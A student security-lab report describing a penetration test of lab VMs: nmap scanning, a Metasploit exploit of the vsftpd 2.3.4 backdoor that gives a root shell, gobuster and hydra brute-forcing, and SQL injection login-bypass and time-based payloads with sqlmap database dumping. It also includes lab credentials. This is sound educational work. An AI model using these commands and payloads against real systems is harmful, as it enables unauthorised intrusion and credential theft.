L2 Part 1

L2 Part 1

Task 1: Enhancing VM security (3p)

1) Keep Software Up to Date

- **Description:** Regularly update both the host and guest operating systems, VirtualBox, and VM software.
- **Vulnerability/weaknesses:** Outdated software may contain known vulnerabilities patched in newer updates.
- **Already implemented?**: Partially, depends on system setup.
- **Steps/procedure:** Update the host and VM OS's and the VM software.
- **Means of verification:** Run a vulnerability scan (e.g. with Metasploit) to check for known vulnerabilities.

2) Use NAT Networking

- **Description:** Use NAT networking (instead of e.g. bridged) so that the VM can't be directly accessed from the outside.
- **Vulnerability/weaknesses:** In bridged mode, the VM would be accessible from the host's LAN, thus potentially vulnerable to attacks.
- **Already implemented?:** Yes.
- **Means of verification:** Try to access the VM from another machine in the host's LAN.

Task 2: Adding a Vulnerable Service (3p)

[Q2] Is this way of installing software secure? Why? Do you usually use this type of commands and scripts to install/configure software?

No, and it's even worse with root permissions: the script could contain malicious code. We don't usually use this type of commands to install/configure software as generally, one should use a package manager such as apt.

Task 3: Exploiting Vulnerabilities (4p)

[Q3] Find out which command you need to execute in Kali VM to discover which services of webserver VM are exposed and reachable. Put the result (snapshot) of the command and analyse the obtained results. Did you detect some potential vulnerability at this stage?

```
nmap -sS -T5 –min-rate 5000 -p- -Pn 10.0.2.10
```

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```

We can see that ports 21 (FTP), 22 (SSH), 80 (HTTP) and 3306 (MySQL) are open. The fact that port 3306 is open is a potential vulnerability, as the server should use the DB internally but it's probably not needed from the outside.

[Q4] Find out the command to do that and list of obtained versions

```
nmap 10.0.2.10 -sV -sC -p <Port Nº> -Pn
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp   open  http    nginx 1.22.1
3306/tcp open  mysql   MariaDB 5.5.5-10.11.14
```

[Q5] Did you find a service with potential vulnerabilities related with the version? Which one?

Yes, FTP (vsftpd 2.3.4).

[Q6] Did you find any exploit? Explain what the exploit does and from which vulnerability it takes advantage

```
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > Interrupt: use the 'exit' command to quit
msf > search nginx 1.22.1

Matching Modules
================

   #  Name                                        Disclosure Date  Rank   Check  Description
   -  ----                                        ---------------  ----   -----  -----------
   0  exploit/windows/imap/eudora_list            2005-12-20       great  Yes    Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
   1    \_ target: Automatic                      .                .      .      .
   2    \_ target: WorldMail 3 Version 6.1.19.0   .                .      .      .
   3    \_ target: WorldMail 3 Version 6.1.20.0   .                .      .      .
   4    \_ target: WorldMail 3 Version 6.1.22.0   .                .      .      .
```

Yes, we found an exploit for said version of the app:

- vsftpd 2.3.4: Backdoor Command Execution from 2011

What the exploit does is allow an attacker to obtain a remote shell with root privileges on the FTP server. It takes advantage of a malicious backdoor that was added to the vsftpd-2.3.4.tar.gz downloadable archive in June of 2011, so the vulnerability it takes advantage of is a backdoor inserted into the shipped source code (supply-chain attack). Below we can see Metaexploit Framework's information regarding this exploit.

```
msf > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.m
                                     etasploit.com/docs/using-metasploit/ba
                                     sics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTP
D download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive
between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdo
ored.html


View the full module info with the info -d command.
```

[Q7] Did the exploit successfully achieve the objective? What information did you get? What is the impact of this exploit?

Yes, we managed to get a reverse shell with root privileges; below we can see an image with the result.

Once connected to this shell, we get access to execute and see all files; we can retrieve any information accessible to the root user (system information, filesystem access, user data, …). Among the filesystem access, we can access the /etc/passwd files for example. We also have the ability to install persistence, such as creating new user accounts or installing malware. In a nutshell, we have full control.

The impact of this exploit is critical because we get full control to execute and we have the ability to read and alter any file (data breach and integrity compromise respectively), as we said before. We can also use the infected system to target others in its network for example.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > Set RHOSTS 10.0.2.128
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.128
RHOSTS => 10.0.2.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.128:21 - USER: 331 Please specify the password.
[+] 10.0.2.128:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.128:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.129:38627 -> 10.0.2.128:6200) at 2025-10-17 09:27:57 +0200
```

[Q8] Perform a Brute-Force attack to list directories and files that could contain sensitive information. Did you find any secrets? Explain the procedure and include any secrets you find in the lab report.

To perform said BF attack, we used the following command:
`gobuster dir -u http://10.0.2.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.10
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 169] [--> http://10.0.2.10/assets/]
/README               (Status: 200) [Size: 86]
Progress: 87662 / 87662 (100.00%)
===============================================================
Finished
===============================================================
```

We can see above the results of said BF attack: with gobuster we found two server urls with possible sensitive information. Using the same exploit we used before (in [Q7]) we get a reverse shell with root privileges, and then we check the contents of the found subdirectory of /var/www/html/ and the README file (`ls -la var/www/html/assets` and `cat README` respectively).

In the README file there's some AWS credentials as we can see below:

```
cat README
AWS_ACCESS_KEY_ID=root
AWS_SECRET_ACCESS_KEY=mySuperSecureCredentialsNobodyCouldGuess
```

```
ls -la ./var/www/html/assets
total 84
drwxr-xr-x 9 root root  4096 nov  7 00:08 .
drwxr-xr-x 3 root root  4096 nov  7 09:15 ..
drwxr-xr-x 2 root root  4096 nov  7 00:08 damage-category-icons
drwxr-xr-x 2 root root  4096 nov  7 00:08 data
drwxr-xr-x 4 root root  4096 nov  7 00:08 fontello
drwxr-xr-x 3 root root  4096 nov  7 00:08 fonts
drwxr-xr-x 2 root root  4096 nov  7 00:08 icons
-rw-r--r-- 1 root root 27548 nov  7 00:08 Mega-Evolution-Sigil.png
-rw-r--r-- 1 root root  4092 nov  7 00:08 right-arrow.png
drwxr-xr-x 2 root root 20480 nov  7 00:08 thumbnails-compressed
drwxr-xr-x 3 root root  4096 nov  7 00:08 type-icons
```

After further examination of all these folders and files seen in the image above, there are no more secrets; just the one on the README file.

[Q9] Perform a Brute-Force attack targeting authentication mechanisms on exposed services. Did you find any passwords? Explain the procedure you followed

To perform said BF attack we used the following command (for ssh):

```
hydra -l root -P /usr/share/wordlists/wfuzz/general/common.txt ssh://10.0.2.10
```

The password from the ssh server (which we know is “sistemes” for username “gcs”) isn’t found by hydra as it isn’t in the wordlist used; probably because “sistemes” is a catalan word and the wordlist is in english.

Then, we used the same command modified to target mysql:

```
hydra -l root -P /usr/share/wordlists/wfuzz/general/common.txt mysql://10.0.2.10
```

Now we do find the username and password of the mysql service as we can see below:

```
┌──(davidmorais㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/wfuzz/general/common.txt -t 6 mysql://10.0.2.128
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 09:39:54
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 951 login tries (l:1/p:951), ~238 tries per task
[DATA] attacking mysql://10.0.2.128:3306/
[3306][mysql] host: 10.0.2.128   login: root   password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 09:40:09
```

L2 Part 2

L2 Part 2

Task 4: Guided vulnerability exploitation (2p)

[Q10] Write a critical analysis of your progress after lecturer's guided vulnerability exploitation. For each of the abovementioned Q3, Q4, Q5, and Q6 of part 1, write:

- **In case you could not find a solution: identify the reasons and what you learnt after the lecturer exposition. If you were blocked at some stage, explain the blockage and how this session allowed you to unblock your issue.**
- **In case you proposed a different solution: identify the similarities/differences w.r.t. the lecturer's proposed solution.**

In our case, before the lecturer's guided vulnerability exploitation we had already completed the abovementioned questions Q3, Q4, Q5 and Q6 of part 1 and our solution was the same as the lecturer's proposed solution.

So, as we found the solutions for all four questions and there are no differences w.r.t the lecturer's proposed solution there's not much of a critical analysis of our progress we can make as we had already finished (correctly) said task.

Task 5: SQL injection vulnerability (8p)

[Q11] Is the form vulnerable to SQL injection? Provide a payload example to prove it.

Yes it is vulnerable to SQL injection, as can be proven with the following payload, which pops an 500 Internal Server Error: `admin OR 1=1;--`

[Q12] Did you find a way to bypass the login with a well-known username?

Yes, using the following: `' OR '1'='1' ; --` (with a space at the end after --).

[Q13] Which type of SQLi are we facing? Could we steal information using time-based exploitation? Explain what that means, and provide a payload to prove the service is vulnerable to time-based SQLi

We are facing a BlindSQLi because we can generate an Internal server error but we can not see the logs of the exception/error.

Yes, we can steal information from this database using time-based exploitation. Time-based exploitation is a kind of blind SQLi, which means the application does not directly show database errors or return query output. In time-based exploitation, we exploit SQLi by injecting commands that cause the database to delay its response (e.g., using SLEEP(5)). By measuring how long the server takes to respond, we can know whether the injected

conditions are true or false, allowing us to enumerate databases, tables, usernames and passwords. This technique allows us to extract the entire database's contents character by character measuring waiting times (whether the DB sleeps for 5s or not).

To prove the service is vulnerable to time-based SQLi, we can use the payload `' OR SLEEP(5); --` (with a space at the end after --) to make the database sleep for 5 seconds and see that we can inject some SQL into the query and use time-based SQLi.

[Q14] We would like to exploit the vulnerability and dump the table where users are stored. Are you able to obtain all usernames and passwords stored in the system? Explain the procedure you followed, the tools you used and the injection method behind the exploit.

Yes, we are able to obtain all usernames and passwords stored in the system using SQLi.

First we can use sqlmap to find what kind of SQLi we are facing. We can also see information from the database:

```
sqlmap -u 'http://10.0.2.128/login.php' --data "username=*&password=*"
```

```
sqlmap identified the following injection point(s) with a total of 217 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 6216 FROM (SELECT(SLEEP(5)))kIqT) AND 'rGMf'='rGMf&password=
---
```


Once we know what kind of SQLi we are facing and also what database do we have, we can start searching for what databases they have with:

```
sqlmap -u 'http://10.0.2.128/login.php' --data "username=*&password=*" --dbs
```

```
available databases [5]:
[*] information_schema
[*] login_app
[*] mysql
[*] performance_schema
[*] sys
```

Then, we dump the information of certain databases to see (for example) login credentials:

```
sqlmap -u 'http://10.0.2.128/login.php' --data "username=*&password=*" -D
login_app --dump
```



We have successfully obtained all usernames and passwords stored in the system using SQLi.

In the first picture of this question, we can see that the injection method behind the exploit is time-based blind SQL injection.